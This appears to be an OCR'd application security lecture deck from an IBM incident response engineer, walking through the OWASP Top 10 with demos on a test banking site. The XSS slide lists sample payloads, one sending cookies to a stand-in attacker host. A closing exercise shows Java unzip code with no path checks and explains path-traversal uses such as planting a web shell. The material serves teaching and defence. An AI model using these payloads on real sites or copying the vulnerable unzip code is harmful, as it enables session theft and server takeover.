Application Security Introduction


Tara Gu
IBM Product Security Incident Response Team

About Me


- Tara Gu
  - tara.weiqing@gmail.com
- Duke B.S.E Biomedical Engineering
- Duke M.Eng Computer Engineering
- Google Cloud Bigtable Intern Summer 2015
- 1 year at IBM Product Security Incident Response Team

Introduction to Application Security


- Application security encompasses measures taken throughout the code's life-cycle to prevent gaps in the security policy of an application or the underlying system (vulnerabilities) through flaws in the design, development, deployment, upgrade, or maintenance or database of the application
- The Open Web Application Security Project (OWASP) is a not-for-profit charitable organization focused on improving the security of software
  - OWASP Top 10 Vulnerabilities
- History of attacks:



The PC didn't have usernames and passwords built into its design, and the Internet allowed packets that weren't authenticated



They took advantage of misconfigurations and exploited programming vulnerabilities such as buffer overflows and parsing errors to gain access to the mainframes and servers



OWASP Top 10 #1 Injection


- Types: SQL injection, code injection, OS command, LDAP injection, buffer overflow
- Untrusted requests/commands executed in webapp
- Most common: SQL Injection
- Prevention
  - Use a vetted library or framework
  - Use a parameterized API
  - Run the application with minimum privileges
  - Escape all special characters used by an interpreter
  - White list only allowed chars
- Demo: http://demo.testfire.net/bank/login.aspx

OWASP Top 10 #2
Broken Authentication and Session Management

- A vulnerability that allows the capture or bypass of authentication methods used to protect against unauthorized access
- Steps that are performed when logging into a web application
  - User provides login credentials: username and password
  - This information is submitted to the application and a session ID is generated which is linked to the credentials
- Ways a webapp can fail to project the username, pwd, and session id
  - Unencrypted connections
  - Predictable login credentials
  - Session value does not timeout or does not get invalidated after logout
  - User authentication credentials are not protected when stored
  - Session IDs are in the url
- Demo: charles

OWASP Top 10 #3 Cross-Site Scripting (XSS)

- An attacker can inject untrusted snippets of javascript into your app without validation
- This javascript is then executed by the victim who is visiting the target site
- 3 main types:
  - Reflected XSS: An attacker sends the victim a link to the target app through email, social media, etc. This link has a script embedded within it which executed when visiting the target site
  - Persistent/stored XSS: An attacker is able to plant a persisted script in the target website which will execute when anyone visits it (example: https://www.youtube.com/watch?v=JX_K3PKJFIM)
  - DOM-based XSS: No HTTP request required, the script is injected as a result of modifying the DOM of the target site in the client side code in the victim's browser and is then executed



OWASP Top 10 #3 Cross-Site Scripting (XSS)

- Demo: http://demo.testfire.net/bank/apply.aspx ← only works on firefox, not chrome
  - <script>alert(123)</script>
  - <script>window.location="http://bringvictory.com/";</script>
  - <script>location.href='http://evilserver.com:9999/'+documents.cookie</script>
- Prevention:
  - Use vetted library or framework
  - Encoding non-alphanumeric characters
  - Use HttpOnly attribute in a cookie
    - → Helps user's cookie to be protected from being accessible to malicious client side scripts that use document.cookies
  - Input validation

OWASP Top 10 #4 Insecure Direct Object Reference

- What is a direct object reference? Application performs actions through user supplied parameters (e.g. loading a file). The parameters may be used internally within the app in ways the developer didn't anticipate, giving attackers access to sensitive parts of the app
- Demo: http://demo.testfire.net/default.aspx?content=business_deposit.htm
- Prevention:
  - Create a map within your code that maps objects that could be referenced internally to aliased terms which are exposed to the user. For example, an array of primary keys to a particular table might be mapped to a random int. When the value is submitted by the user, the int is then matched to the real value
  - → prevents disclosure of the actual value, limits what the user can alter
  - Values supplied by the user should be vetted through an access control function

OWASP Top 10 #5
Security Misconfiguration

- Improper server or webapp config: debugger enabled, incorrect directory permissions, using default accounts/pwds, setup/config pages enabled
- The principle of least privilege: everything off my default

OWASP Top 10 #6
Sensitive Data Exposure

- Stolen banking (account number), health, personal (SSN) information, username/pw
- Insufficient transport layer protection → data intercepted
- Https connections are not always trustworthy
  - Browser checks the server identity by checking the SSL certificate
    - Certificate signed up an unrecognized authority or self-signed, the certificate has expired, the name of the site and the name of the reported certificate do not match (from a different domain)
    - Or, you may not be connected to the real Altoro Mutual
    - Or the connection is going through a proxy and someone might listen to your network communications
- Demo: http://demo.testfire.net/bank/login.aspx

OWASP Top 10 #7
Missing Function Level Access Control

- User can directly browse to a resource
- Solely rely on user supplied input
- Example: regular user browses to the admin page
- Prevention:
  - Application needs to verify the request at the UI level as well as backend
  - Deny access to functionality by default
  - Use access control lists and role based authentication

OWASP Top 10 #8 Cross-Site Request Forgery (CSRF)

- Makes it possible for an attacker to force a user to unknowingly perform actions
- Common targets: social media, banking, online shipping
- Users unaware that malicious actions being performed
- Example: embarrassing social media post; money stolen from your bank online account
- Logged into your bank → visit a page that contains a CSRF attack (automatic request planted) and a request is performed to transfer money to another account
- The user must be logged in to the legitimate website at the time he or she is tricked into visiting the malicious website
- Difference between XSS and CSRF?
- Prevention:
    - The server should not process requests other than request it generates itself
    - Unique token tied to user's session (if no token present, no action will be performed)

OWASP Top 10 #9

Using Components with Known Vulnerabilities

OWASP Top 10 #10
Unvalidated Redirects and Forwards

- Redirect a user to an untrusted site when the user visits a link located on a trusted website e.g redirect after successful authentication
- The redirection is in the login form or the url → both can be tampered with by the user
- Redirect based on user supplied parameter input
- Prevention:
  - Avoid using redirect using user parameters
  - Verify target url
  - Or use a map: url → name (index.html → homepage)

```
public final void unzip(String filename) throws java.io.IOException {
      FileInputStream fis = new FileInputStream(filename);
      ZipInputStream  zis = new ZipInputStream(new BufferedInputStream(fis));
      ZipEntry entry;
      byte data[] = new byte[BUFFSIZE];
      BufferedOutputStream dest = null;
      String name = null;
      try {
            while ((entry = zis.getNextEntry()) != null) {
                  name = entry.getName();
                  if (entry.isDirectory())  {
                     new File(name).mkdirs();
                     continue;
                  }
                  FileOutputStream fos = new FileOutputStream(name);
                  dest = new BufferedOutputStream(fos, BUFFSIZE);
                  int count = zis.read(data, 0, BUFFSIZE);
                  while (count != -1) {
                        dest.write(data, 0, count);
                        count = zis.read(data, 0, BUFFSIZE);
                  }
                  dest.flush();
                  dest.close();
                  dest = null;
                  zis.closeEntry();
            }
      } finally {
            if (dest != null) {
                  dest.flush();
                  dest.close();
                  dest = null;
            }
            zis.close();
            fis.close();
      }
}
```

Answer

- Doesn’t meter the amount of data being written to disk
- Doesn’t track the number of files being written to disk, even if there were 5 billion tiny files inside, consuming all inodes (Linux) or entries in the file system (max of 4,294,967,295 files for NTFS).
- Doesn’t check where the files are going on disk, even if to useful places like:

../../../../../etc/passwd to set a root password *I* like

../../theApp/admin/login.jsp to add a little AJAX that sends me a copy of every username and password

../../theApp/images/jpg/k/down/here/nobody/sees/me/hack/pwnShell.jsp to create a shell prompt so I can execute any OS commands allowed by the userid that is running the app server. I hope it is running with root. If not, I can possibly change that since the app server ID owns its config files

Reference

- http://www-03.ibm.com/security/
- https://www.youtube.com/channel/UCIAgZm2OXFpX8WoMsOpWoXA